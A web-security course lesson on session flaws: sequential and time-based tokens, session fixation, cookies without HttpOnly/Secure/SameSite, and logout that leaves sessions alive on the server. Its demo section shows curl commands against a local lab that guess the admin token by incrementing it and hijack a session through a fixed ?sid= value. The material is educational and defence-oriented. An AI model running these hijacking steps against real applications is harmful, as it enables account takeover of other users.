Lesson 4.2: Session management, fixation, and guessable tokens
HTTP has no state, so each request stands alone. To remember that you are logged in, the server hands you a session id after authentication and the browser sends it back on every later request. A session id is a temporary password, and whoever holds it plays your role without knowing your password. In this lesson I exploit guessable tokens, perform session fixation, show the damage when cookies miss their protective flags, and show why logout must destroy the session on the server, not just clear the cookie. The lab runs on your own machine.
 A sequential session id lets you add one and land on the admin session, and fixation lets you pick the id in advance.
Level: medium, about 45 minutes. Prerequisites: Lesson 4.1 Authentication flaws, plus cookies and same-origin basics (Lesson 0.3). Tools: curl, Python requests, Burp Suite, browser DevTools.
Goals
After this lesson you understand what a session is and how a session id replaces re-entering the password on every request. You can exploit guessable tokens (sequential or time-based), perform session fixation (forcing a victim to use a session id the attacker chose), recognize the harm when cookies miss HttpOnly, Secure, and SameSite, and understand why logout must destroy the session on the server, not just delete the cookie.
Theory
Session and session id
HTTP is stateless, so every request is independent. For the app to remember that you have logged in, after authentication the server issues a session id (a session identifier string) and sends it back in a cookie. Later requests carry that cookie, and the server looks up who you are. A session id is therefore equivalent to a temporary password, and whoever holds it plays your role without needing to know the password. This is why every session flaw leads to account takeover.
A good session id must be long and strongly random (not guessable), reissued after login (to resist fixation), destroyed on the server at logout or expiry, and transmitted with protective cookie flags.
Guessable tokens
If a session id follows a pattern, an attacker guesses someone else’s token without stealing it. The classic broken patterns:
- Sequential: the token is a counter that increments (1001, 1002, 1003). If your token is 1002, the token of the person who logs in right after is 1003.
- Time-based: the token is generated from
time()or fromrand()seeded with time. Knowing roughly when the victim logged in shrinks the guessing space. - Weak encryption or encoding mistaken for encryption: the token is base64 of
username:timestamp, md5 of guessable data, or UUIDv1 (which contains MAC and time).
Signs to look for: log in several times in a row, decode the token (base64, hex), and compare the tokens to see whether some part changes in a regular way.
Session fixation
Normally an attacker has to steal a session id after the victim logs in. Session fixation turns this around. The attacker picks a session id in advance, forces the victim to log in with that exact id, then reuses it. The condition for this to work is that the server accepts a session id the client brings along (through a cookie or a URL parameter such as ?sid=) and does not issue a new token after authentication.
Scenario: the attacker sends the victim a link https://app/login?sid=ATTACKER_CHOSEN. The victim logs in, and the server attaches the authenticated session to ATTACKER_CHOSEN. The attacker already knows this value, so they walk right in. The cleanest fix is to always call the session id regeneration function right after a successful authentication.
Cookies missing protective flags
A cookie carrying a session id needs three flags:
- HttpOnly: JavaScript cannot read
document.cookie. Without it, an XSS flaw (Lesson 3.5) steals the session immediately. - Secure: the cookie is only sent over HTTPS. Without it, the cookie can leak over HTTP (network sniffing, downgrade).
- SameSite: controls whether the cookie is attached on cross-site requests (
Strict,Lax,None). A correctSameSitereduces CSRF (Lesson 5.3). Missing it, or settingNonewithoutSecure, is a risk.
Logout that does not destroy the session
A correct logout must delete the session record on the server side, so the old token becomes invalid even if someone still holds it. A common bug is a logout that only sends a header clearing the cookie in the browser, while the server still treats that token as valid. The result is that a session id stolen earlier (through XSS, logs, a shared machine) keeps working long after the victim has “logged out”.
Demo
Lab 4.2 at 127.0.0.1:8042 issues sequential session ids, accepts ?sid=, sets cookies missing their flags, and does not destroy the session on logout.
Sequential token and inspecting cookie flags
1
2
3
4
5
$ curl -si -X POST localhost:8042/login -d username=mallory -d password=mallory
...
Set-Cookie: SESSIONID=00001000; Path=/
...
{"ok":true,"token":"00001000","user":"mallory"}
Two things stand out. The token is 00001000 (a hex counter that increments), and Set-Cookie has no HttpOnly, Secure, or SameSite. If an admin logs in right after, the admin token is most likely 00001001.
Guessing the admin session
Knowing our own token, we try the neighboring values on the /me endpoint:
1
2
attacker token = 00001000
guess 00001001 -> user=admin <= TOOK OVER admin! flag=FLAG{4.2_weak_session_hijack}
Adding one is enough to take over the admin session, with no password.
Session fixation
The attacker picks sid=deadbeef-fixed-sid in advance, lures the victim to log in with that id, then reuses it:
1
2
3
$ curl -s -X POST "localhost:8042/login?sid=deadbeef" -d username=admin -d password=S3cretAdminPw
$ curl -s localhost:8042/me -b SESSIONID=deadbeef
{"flag":"FLAG{4.2_weak_session_hijack}","ok":true,"token":"deadbeef","user":"admin"}
The server keeps the sid the client supplied, so the attacker walks straight into the admin session.
Logout that does not destroy the session
1
2
before logout: /me -> {'ok': True, 'token': '00001003', 'user': 'mallory'}
after logout, reusing old token 00001003 -> {'ok': True, 'token': '00001003', 'user': 'mallory'}
After calling /logout, the old token still reaches /me. The server never deleted the session.
Lab
- Vulnerable app:
labs/4.2/(README in the lab, runs locally on port 8042). - Task: (1) guess the admin session from your own token, (2) hijack a session through session fixation, (3) prove the cookie misses its flags, (4) prove the old token still lives after logout.
- Hints: log in twice to see the token increment; try passing
?sid=at login; read theSet-Cookieheader carefully. - Solution:
exploit.pyandtranscript.txtinlabs/4.2/. The transcript shows the admin session taken over both ways (guessing and fixation), flagFLAG{4.2_weak_session_hijack}.
Common pitfalls
- Looking at one token and concluding it is random; you must take many samples to see the pattern.
- Forgetting that a session id can live somewhere other than the cookie: a URL parameter, a custom header, localStorage.
- Thinking HttpOnly blocks everything; it only blocks JS from reading the cookie, it does not stop CSRF, and it does not help if the token sits in localStorage.
- Confusing “deleting the cookie on the client” with “destroying the session on the server”; only the latter is actually safe.
Further reading
- PortSwigger Web Security Academy, no standalone session topic but it is used throughout the authentication and access control labs; HackTricks Session management section.
- OWASP WSTG, Session Management Testing (Testing for Session Fixation, Cookie Attributes, Logout Functionality).
- OWASP Session Management Cheat Sheet.
- Related: Lesson 3.5 Exploiting XSS to steal cookies and sessions, Lesson 5.3 CSRF.
Key takeaways
- Decode and compare many session ids: are they sequential, time-based, or guessable encodings.
- The session id must be reissued after login (to resist fixation).
- Check
Set-Cookie: missing HttpOnly, Secure, or SameSite is a serious mark against it. - Logout must invalidate the token on the server; try reusing the old token after logout.
- Tokens should have an expiry and an idle timeout (expiring after inactivity).